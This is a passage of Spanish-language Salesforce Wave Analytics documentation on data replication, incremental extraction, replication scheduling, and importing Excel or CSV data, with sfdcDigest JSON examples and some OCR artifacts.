14. Haga clic en **Crear**.

    El Generador del conjunto de datos agrega el JSON subyacente al archivo de definición de flujo de datos. El conjunto de datos se crea la próxima vez que se ejecuta el flujo de datos. Puede ejecutar manualmente el flujo de datos para crear el conjunto de datos de forma inmediata.

## Acelerar su flujos de datos con la replicación

La replicación desvincula la extracción de datos de Salesforce de sus flujos de datos, permitiéndole ejecutarla en un programa separado. Al programar estas extracciones de antemano, su flujo de datos tiene menos tareas que realizar y se ejecuta con mayor rapidez. Para aligerar la carga aún más, la replicación extrae datos de Salesforce incrementalmente de manera predeterminada, de modo que solo se extraigan los datos modificados.

Sin la replicación, un flujo de datos realiza una extracción separada cada vez que necesita datos de un objeto de Salesforce. Observemos un ejemplo. Imagine que su organización tiene tres flujos de datos, que extraen datos desde objetos de Salesforce de la manera siguiente:

| | Cuentas | Contactos | Oportunidades | Campañas | Candidatos | Casos | Usuarios |
|---|---|---|---|---|---|---|---|
| Flujo de datos predeterminado | | | | | | | |
| Flujo de datos de la | | | | | | | |

| | Cuentas | Contactos | Oportunidades | Campañas | Candidatos | Casos | Usuarios |
|---|---|---|---|---|---|---|---|
| aplicación Sales Wave | | | | | | | |
| Flujo de datos de la aplicación Service Wave | | | | | | | |

Cada vez que estos flujos de datos se ejecutan, tienen que extraer todos estos datos de Salesforce. Y cuando más datos haya, mayor será el tiempo de ejecución del flujo de datos. Además, los flujos de datos están duplicando el esfuerzo realizando extracciones separadas del mismo objeto. Por ejemplo, los datos de Cuentas se extraen en los tres flujos de datos.

Con la replicación, todas estas extracciones se realizan como un proceso separado, que puede programar para que se realice antes de que se ejecuten sus flujos de datos.

| | Cuentas | Contactos | Oportunidades | Campañas | Candidatos | Casos | Usuarios |
|---|---|---|---|---|---|---|---|
| Replicación | | | | | |  | |

Estos datos replicados estarán entonces disponibles para todos sus flujos de datos, que se ejecutan con mayor rapidez ya que no tienen que extraer datos, solo cargarlos y transformarlos.

### Prepararse para activar la replicación

Cuando activa la replicación, Wave echa un vistazo a los nodos de sfdcDigest en sus flujos de datos **programados** existentes para ver qué objetos y campos de Salesforce está extrayendo actualmente. Utilizando esta información, Wave activa la replicación para cada uno de estos objetos para extraer los datos por separado. Comprender lo que ocurre exactamente cuando activa la replicación le ayudará a identificar cualquier acción adicional que tenga que realizar para garantizar que la replicación se realice correctamente.

### Activar la replicación

Active la replicación para desvincular la extracción de datos de Salesforce desde sus flujos de datos.

### Extraer datos de forma incremental en la replicación

De forma predeterminada, la replicación extrae datos de cada objetos de Salesforce gradualmente. Los registros se insertan, actualizan o eliminan para comparar cambios en el objeto desde la ejecución de la replicación anterior. Como solo se extraen cambios, la replicación se ejecuta con mayor rapidez.

### Configurar los parámetros de replicación

Cuando se activa un objeto de Salesforce para la replicación, puede configurar su parámetros de replicación para desactivar campos que no desea replicar, agregar un filtro para replicar datos específicos únicamente o desactivar la replicación de un objeto. Todo ello se hace a través del gestor de datos.

### Desactivar la replicación de un objeto

Desactive la replicación de un objeto en el gestor de datos para excluirlo de la replicación.

### Programar, ejecutar y supervisar la replicación

Puede programar la replicación para que se ejecute automáticamente o ejecutarla de forma manual, así como supervisar su progreso, todo ello en el gestor de datos.

Agregar objetos y campos a la replicación

No es posible agregar objetos o campos a la replicación en el gestor de datos. Agregue un nuevo objeto o campo incorporando un nodo sfdcDigest para él en uno de sus flujos de datos programados. El nuevo objeto o campo se incorpora automáticamente a la replicación cuando guarda el flujo de datos.

Consideraciones cuando se actualizan flujos de datos con la replicación activada

Si activó la replicación, hay algunas cosas a tener en cuenta cuando actualice la próxima vez un flujo de datos programado.

Límites y limitaciones de la replicación

A continuación se describen algunas cosas que tener en cuenta cuando está trabajando con la replicación.

## Prepararse para activar la replicación

Cuando activa la replicación, Wave echa un vistazo a los nodos de sfdcDigest en sus flujos de datos **programados** existentes para ver qué objetos y campos de Salesforce está extrayendo actualmente. Utilizando esta información, Wave activa la replicación para cada uno de estos objetos para extraer los datos por separado. Comprender lo que ocurre exactamente cuando activa la replicación le ayudará a identificar cualquier acción adicional que tenga que realizar para garantizar que la replicación se realice correctamente.

Esto es lo que ocurre, y la acción que recomendamos que realice.

### Sus flujos de datos existentes se validan

Debido a que la replicación se basa en sus flujos de datos existentes, Wave valida sus flujos de datos programados para garantizar que no contienen errores. Aunque los flujos de datos con errores no se tienen en cuenta para la replicación, Wave le alerta de cualquier error en nodos sfdcDigest cuando activa la replicación.

**Acción recomendada**

Antes de que active la replicación, revise si sus flujos de datos programados contienen errores. En particular, busque nombres de objetos o campos incorrectos en nodos sfdcDigest. Si aparecen errores cuando active la replicación, soluciónelos antes de continuar.

### Sus flujos de datos se procesan en el orden de la fecha de creación de los flujos de datos

Wave tiene en cuenta los nodos sfdcDigest de sus flujos de datos en el orden en el que se crearon. Si hay múltiples nodos sfdcDigest para el mismo objeto en sus flujos de datos, se combinan. Si hay conflictos con parámetros a nivel de objeto, se guardan los valores del último flujo de datos. Consulte los siguientes flujos de datos de ejemplo, que contienen un nodo sfdcDigest para el objeto Oportunidad:

**Flujo de datos A (creado el 01/08/2016)**

```
{
  "Extract_OpportunitiesA": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": false,
        "fields": [
           { "name": "Id" },

           { "name": "Name" },
           { "name": "StageName" },

           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
```

**Flujo de datos B (creado el 15/08/2016)**

```
{
  "Extract_OpportunitiesB": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": true,
        "fields": [
           { "name": "Id" },

           { "name": "Name" },
           { "name": "StageName" },

           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
```

| Flujo de datos A (creado el 01/08/2016) | Flujo de datos B (creado el 15/08/2016) |
| --- | --- |
| <pre>]<br>}<br>}</pre> | <pre>]<br>}<br>}</pre> |

En la replicación resultante para este objeto, el parámetro `incremental` está establecido en `true`, desde el conjunto de datos creado más recientemente. Esto también se aplica a otros atributos a nivel de objeto, como `fullRefreshToken` y `enablePKChunking`.

**Acción recomendada**

Revise sus flujos de datos para garantizar que los parámetros a nivel de objeto son coherentes en todos los nodos sfdcDigest del mismo objeto.

## Todos los campos en nodos sfdcDigest múltiples para un objeto se incluyen en la replicación

Si sus flujos de datos tienen múltiples nodos sfdcDigest para el mismo objeto, cada uno con un conjunto de campos diferentes, se incluye un superconjunto de todos estos campos en la replicación. Además, si el mismo campo tiene atributos diferentes, como `type` o `isMultivalue`, los atributos del flujo de datos de creación más reciente se utilizan para la replicación. Consulte los siguientes flujos de datos de ejemplo, que contienen un nodo sfdcDigest para el objeto Oportunidad:

| Flujo de datos A (creado el 01/08/2016) | Flujo de datos B (creado el 15/08/2016) |
| --- | --- |
| <pre>{<br>"Extract_OpportunitiesA": {<br>"action": "sfdcDigest",<br>"parameters": {<br>"object": "Opportunity",<br>"fields": [<br>{ "name": "Id"},<br><br>{ "name": "Name" },<br>{ "name": "StageName" },<br><br>**{ "name": "CloseDate",**<br>**"fiscalMonthOffset": 9 },**<br>**{ "name": "AccountId" },**<br>**{ "name": "OwnerId" }**<br>]<br>}<br>}</pre> | <pre>{<br>"Extract_OpportunitiesA": {<br>"action": "sfdcDigest",<br>"parameters": {<br>"object": "Opportunity",<br>"fields": [<br>{ "name": "Id"},<br><br>{ "name": "Name" },<br>{ "name": "StageName" },<br><br>**{ "name": "CloseDate",**<br>**"fiscalMonthOffset": 3 }**<br>]<br>}<br>}</pre> |

En la replicación resultante para este objeto, se incluyen Id, Name, StageName, CloseDate, AccountId y OwnerId. El atributo `fiscalMonthOffset` para CloseDate está establecido en `3` desde el conjunto de datos de creación más reciente.

**Acción recomendada**

Revise los campos en los nodos sfdcDigest de sus flujos de datos. Si la replicación resultante incluye campos que no necesita, puede desactivarlos en la configuración de la replicación para ese objeto (consulte Configurar los parámetros de replicación). Si tiene

conflictos de atributos de campos, asegúrese de que los atributos que desea utilizar para la replicación están en el flujo de datos de creación más reciente.

### Los filtros de nodos sfdcDigest no se incluyen en la replicación

Los filtros de nodos sfdcDigest en su flujo de datos no se incorporan a la configuración de la replicación para ese objeto.

**Acción recomendada**

Revise los filtros de los nodos sfdcDigest que tenga en sus flujos de datos. Si necesita incluir un filtro, agréguelo a la configuración de la replicación del objeto después de activar la replicación (consulte Configurar los parámetros de replicación).

## Activar la replicación

Active la replicación para desvincular la extracción de datos de Salesforce desde sus flujos de datos.

Nota: Recomendamos que lea Prepararse para activar la replicación antes de activar la replicación. De esta manera podrá identificar cualquier acción adicional que tenga que realizar para garantizar que la replicación se realice correctamente.

Para activar la replicación, realice los siguientes pasos.

1. En Configuración, introduzca *Wave Analytics* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Seleccione **Activar replicación** y luego haga clic en **Guardar**.

Importante: Después de activar la replicación, asegúrese de que ejecuta la replicación antes de la siguiente ejecución de sus flujos de datos. Los flujos de datos con nodos sfdcDigest fallan hasta que la replicación se haya realizado por primera vez. Consulte Programar, ejecutar y supervisar la replicación.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para activar la replicación:
- "Personalizar aplicación"

## Extraer datos de forma incremental en la replicación

De forma predeterminada, la replicación extrae datos de cada objetos de Salesforce gradualmente. Los registros se insertan, actualizan o eliminan para comparar cambios en el objeto desde la ejecución de la replicación anterior. Como solo se extraen cambios, la replicación se ejecuta con mayor rapidez.

Nota: Se realiza una extracción completa la primera vez que se ejecuta la replicación para un objeto.

Para desactivar el modo incremental para un objeto replicado, agregue el parámetro `incremental` al nodo sfdcDigest del objeto en su flujo de datos de usuario y establezca su valor como `false`. Por ejemplo:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "incremental": false,
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
```

```
        ]
      }
   }
```

Para forzar una extracción completa para un objeto replicado, agregue el parámetro `fullRefreshToken` al nodo sfdcDigest del objeto y asígnele un valor aleatorio. Por ejemplo:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fullRefreshToken": "bb",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

La próxima vez que necesite forzar una extracción completa para este objeto, cambie el valor del parámetro `fullRefreshToken`.

## Consideraciones cuando se utilice la extracción incremental con la replicación


- Si el modo incremental está desactivado de forma explícita en un nodo sfdcDigest, y no se activa de forma explícita en nodos posteriores del mismo objeto, no estará activado cuando active la replicación. Tendrá que activarlo manualmente estableciendo el parámetro `incremental` en `true` en el flujo de datos.
- Cuando activa la replicación, el modo incremental no está activado para objetos de Salesforce que realizan eliminaciones masivas en registros.
- Los cambios realizados menos de una hora antes de ejecutar la replicación no se tienen en cuenta. Tenga esto presente si tiene registros que se actualicen con frecuencia.
- Como práctica recomendada, fuerce una actualización completa de forma habitual para garantizar que se tengan en cuenta todos los cambios.
- Los campos de fórmula pueden quedar fuera de la sincronización con su objeto replicado en modo incremental. Recomendamos desactivar las extracciones incrementales para objetos que contienen campos de fórmula.
- Si realiza cambios de campo en un nodo del flujo de datos de sfdcDigest, como agregar o eliminar campos o cambiar atributos de campo, Wave desencadena una extracción completa de datos desde el objeto la próxima vez que se ejecute la replicación.

## Configurar los parámetros de replicación

Cuando se activa un objeto de Salesforce para la replicación, puede configurar su parámetros de replicación para desactivar campos que no desea replicar, agregar un filtro para replicar datos específicos únicamente o desactivar la replicación de un objeto. Todo ello se hace a través del gestor de datos.

Para configurar los parámetros de replicación, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego haga clic en **Gestor de datos** para abrir el gestor de datos.
2. En el gestor de datos, haga clic en la ficha Replicación.
   La ficha Replicación muestra una lista de los objetos de Salesforce activados para la replicación.
3. Haga clic en un objeto para abrir sus parámetros de replicación.
   Aparecerá una vista previa de los datos replicados.
4. Para desactivar un campo para la replicación, pase el ratón sobre el encabezado de la columna del campo y haga clic en la equis que aparece.




PRECAUCIÓN: Si desactiva la replicación de un campo que se utiliza en un flujo de datos, fallará el flujo de datos. Asegúrese de que el campo no está en uso antes de continuar.

5. Para filtrar los datos que se replican, haga clic en .
   a. Introduzca un filtro utilizando la expresión de cláusula WHERE de Salesforce Object Query Language (SOQL). Por ejemplo:

   ```
   RecordType = 'B2B' AND Status = 'Open'
   ```

   b. Haga clic en **Listo**.

   Nota: La vista previa de sus datos no refleja los filtros que agrega. Los filtros solo se aplican cuando guarda la configuración de la replicación.

6. Haga clic en **Guardar** para guardar la configuración de la replicación.

Nota: Si desactiva la replicación de un campo, no puede activarla de nuevo a través de la configuración de la replicación. Puede volver a activar un campo agregándolo al nodo sfdcDigest de su flujo de datos. Consulte Agregar objetos y campos a la replicación.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para configurar los parámetros de replicación:

- "Modificar flujos de datos de Wave Analytics"

## Desactivar la replicación de un objeto

Desactive la replicación de un objeto en el gestor de datos para excluirlo de la replicación.

PRECAUCIÓN: Si desactiva la replicación de un objeto que se utiliza en un flujo de datos, dicho flujo de datos falla y los conjuntos de datos y paneles dependientes dejan de funcionar. Asegúrese de que el objeto no está en uso antes de continuar.

Para desactivar la replicación de un objeto, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego haga clic en **Gestor de datos** para abrir el gestor de datos.
2. En el gestor de datos, haga clic en la ficha Replicación.
   La ficha Replicación muestra una lista de los objetos de Salesforce activados para la replicación.
3. Haga clic en los botones de acción ( ) a la derecha del objeto y, a continuación, seleccione **Desactivar replicación**.
   Aparecerá un mensaje de advertencia.
4. Lea el mensaje de advertencia detenidamente y luego haga clic en **Desactivar**.

Nota: Si desactiva la replicación de un objeto, no puede activarla de nuevo en el gestor de datos. Puede volver a activar un objeto agregándolo a un nodo sfdcDigest para él en su flujo de datos. Consulte Agregar objetos y campos a la replicación.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para desactivar la replicación de un objeto:

- "Modificar flujos de datos de Wave Analytics"

## Programar, ejecutar y supervisar la replicación

Puede programar la replicación para que se ejecute automáticamente o ejecutarla de forma manual, así como supervisar su progreso, todo ello en el gestor de datos.

Importante: Después de activar la replicación, asegúrese de que ejecuta la replicación y que se completa antes de la siguiente ejecución de sus flujos de datos. Los flujos de datos con nodos sfdcDigest fallan hasta que la replicación se haya realizado por primera vez.

### Programar la replicación

Programe la replicación para que se ejecute automáticamente.

### Ejecutar la replicación

Ejecute la replicación manualmente en cualquier momento en el gestor de datos.

### Supervisar la replicación

Supervise el progreso de la replicación en el gestor de datos.

## Programar la replicación

Programe la replicación para que se ejecute automáticamente.

Nota: Cuando programa la replicación, tenga en cuenta que se agrega a su límite de 24 ejecuciones de flujos de datos diario. Por ejemplo, en una organización que utiliza aplicaciones de Sales Wave y Service Wave, en un flujo de datos de usuario y en una replicación hay cuatro flujos de datos separados. Si programa cada uno para que se ejecute cada seis horas, alcanzará el límite diario.

Para programar la replicación, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego haga clic en **Gestor de datos** para abrir el gestor de datos.
2. En el gestor de datos, haga clic en la ficha Replicación.
   La ficha Replicación muestra una lista de los objetos de Salesforce activados para la replicación.
3. Haga clic en **Modificar programación de replicación**.
   Aparecerá el cuadro de diálogo de programación.
4. Introduzca la frecuencia y luego haga clic en **Guardar**.
5. Haga clic en **Listo**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para desactivar la replicación de un objeto:
- "Modificar flujos de datos de Wave Analytics"

## Ejecutar la replicación

Ejecute la replicación manualmente en cualquier momento en el gestor de datos.

Nota: Cuando ejecuta la replicación manualmente, tenga en cuenta que se agrega a su límite de 24 ejecuciones de flujos de datos diario.

Para ejecutar la replicación, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego haga clic en **Gestor de datos** para abrir el gestor de datos.
2. En el gestor de datos, haga clic en la ficha Replicación.
   La ficha Replicación muestra una lista de los objetos de Salesforce activados para la replicación.
3. Haga clic en **Ejecutar replicación ahora**.
   La página Supervisar del gestor de datos se abre para mostrar la replicación de cada objeto como un trabajo separado.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para desactivar la replicación de un objeto:
- "Modificar flujos de datos de Wave Analytics"

### Supervisar la replicación

Supervise el progreso de la replicación en el gestor de datos.

Para supervisar la replicación, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego haga clic en **Gestor de datos** para abrir el gestor de datos.
2. En el gestor de datos, haga clic en **Supervisar**.
   La ficha Replicación muestra una lista de los objetos de Salesforce activados para la replicación.
3. Haga clic en **Ejecutar replicación ahora**.
   La página de supervisión muestra información del supervisor de datos de Wave.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para desactivar la replicación de un objeto:

- "Modificar flujos de datos de Wave Analytics"

## Agregar objetos y campos a la replicación

No es posible agregar objetos o campos a la replicación en el gestor de datos. Agregue un nuevo objeto o campo incorporando un nodo sfdcDigest para él en uno de sus flujos de datos programados. El nuevo objeto o campo se incorpora automáticamente a la replicación cuando guarda el flujo de datos.

## Consideraciones cuando se actualizan flujos de datos con la replicación activada

Si activó la replicación, hay algunas cosas a tener en cuenta cuando actualice la próxima vez un flujo de datos programado.

- Wave valida el archivo de definición de flujo de datos cuando lo carga. Si ve errores, corríjalos antes de cargar el archivo de nuevo.
- Las cargas del archivo de definición de flujo de datos pueden tardar más. Esto se debe a que Wave valida el archivo y utiliza los nodos sfdcDigest para definir la configuración de la replicación.
- Si elimina un campo en el archivo de definición, ese campo no se desactiva en la configuración de la replicación. Si es necesario, puede desactivar manualmente el campo en la configuración de la replicación. Consulte Configurar los parámetros de replicación.
- Si agrega un campo en el archivo de definición, ese campo se activa en la configuración de la replicación.
- Si anula la programación del flujo de datos, Wave no desactiva la replicación para los objetos y los campos.

## Límites y limitaciones de la replicación

A continuación se describen algunas cosas que tener en cuenta cuando está trabajando con la replicación.

- Puede activar hasta 40 objetos para la replicación. Si está extrayendo más de 40 objetos en sus flujos de datos, póngase en contacto con el Servicio de atención al cliente de Salesforce antes de activar la replicación
- La replicación solo realiza una extracción por objeto. Tenga esto en cuenta si necesita realizar extracciones múltiples desde el mismo objeto. Por ejemplo, si necesita extraer datos filtrados y sin filtrar desde un objeto.
- La replicación cuenta en su límite de 24 ejecuciones de flujos de datos diario. Por ejemplo, en una organización que utiliza aplicaciones de Sales Wave y Service Wave, en un flujo de datos de usuario y en una replicación hay cuatro flujos de datos separados. Si programa cada uno para que se ejecute cada seis horas, alcanzará el límite diario.
- Existe un problema conocido donde la replicación no genera mensajes de correo electrónico de notificación.

# Wave Connector para datos de Excel

Wave Connector de Salesforce facilita la importación de datos desde Microsoft Excel 2013 en Wave Analytics.

Wave Connector está disponible como una aplicación para Excel 2013 en el escritorio y Excel Online en Office 365. Connector está disponible como una aplicación desde Microsoft Apps for Office Store o el catálogo de aplicaciones privadas de su organización. Después de instalar Connector, solo tiene que seleccionar y hacer clic para importar datos desde Excel en Salesforce.

Instalar la aplicación de Excel de Wave Connector
La aplicación Wave Connector proporciona a los usuarios una forma sencilla y rápida para importar datos de Excel 2013 en Salesforce Wave Analytics..


## Instalar la aplicación de Excel de Wave Connector

La aplicación Wave Connector proporciona a los usuarios una forma sencilla y rápida para importar datos de Excel 2013 en Salesforce Wave Analytics..

PERMISOS DE USUARIO

Para importar datos de Excel 2013 en Wave Analytics:

- Cargar datos externos en Wave Analytics




Si utiliza Excel 2013 en el escritorio u Office 365, la versión Office Online de Excel, Wave Connector le proporciona una excelente forma de obtener sus datos en Salesforce Wave Analytics. Después de instalar Connector, solo tiene que seleccionar datos de Excel, hacer clic en Enviar y Connector hace el trabajo por usted, importando los datos en Wave Analytics y creando un conjunto de datos.

Aquí encontrará las instrucciones para instalar Connector:

1. Abra Excel, ya sea en su escritorio o en Office Online.
2. Abra la ficha Insertar.
3. Haga clic en Aplicaciones para Office.
4. Busque el Wave Connector y haga clic para instalarlo.
5. Introduzca sus credenciales de Salesforce para abrir Connector.

Una vez que haya instalado Connector, siga las instrucciones en la ventana de Connector para crear conjuntos de datos basándose en datos de Excel. Al abrir Connector automáticamente, inicia sesión en Salesforce Wave Analytics. Haga clic en el icono Ayuda de Connector para obtener información completa acerca del uso de la aplicación.

# Crear un conjunto de datos con datos externos

Puede cargar datos externos a través de la interfaz de usuario o por medio de la API de datos externos para crear un conjunto de datos. Cuando carga un archivo de datos externo (formato in .csv, .gz o .zip), también puede proporcionar un archivo de metadatos. Un archivo de metadatos contiene archivos de metadatos que describen la estructura de los datos en el archivo de datos externo. Wave Analytics genera automáticamente el archivo de metadatos si carga un archivo .csv desde la interfaz de usuario, del que puede realizar una vista previa y cambios. Si no proporciona un archivo de metadatos, Wave Analytics importa todas las columnas del archivo de datos externos como dimensiones.

Consejo: Wave almacena temporalmente los archivos de metadatos y CSV cargados únicamente para su procesamiento. Tras crear los conjuntos de datos, Wave elimina los archivos. Si desea utilizar de nuevo los archivos más adelante, guarde una copia.

Antes de cargar archivos de datos externos, revise los requisitos de formato y los ejemplos de los archivos .csv y de metadatos en la Referencia de formato de datos externos.

Nota: También puede utilizar la API de datos externos para cargar archivos de datos externos. Utilice la API para sacar provecho de funciones adicionales, como realizar extractos incrementales y realizar operaciones de anexo, eliminación y modificación. Para obtener más información sobre la API de datos externos, consulte la Guía de desarrolladores de la API de datos externos.

**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.


Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**

Para cargar datos externos:
- "Cargar datos externos en Wave Analytics"

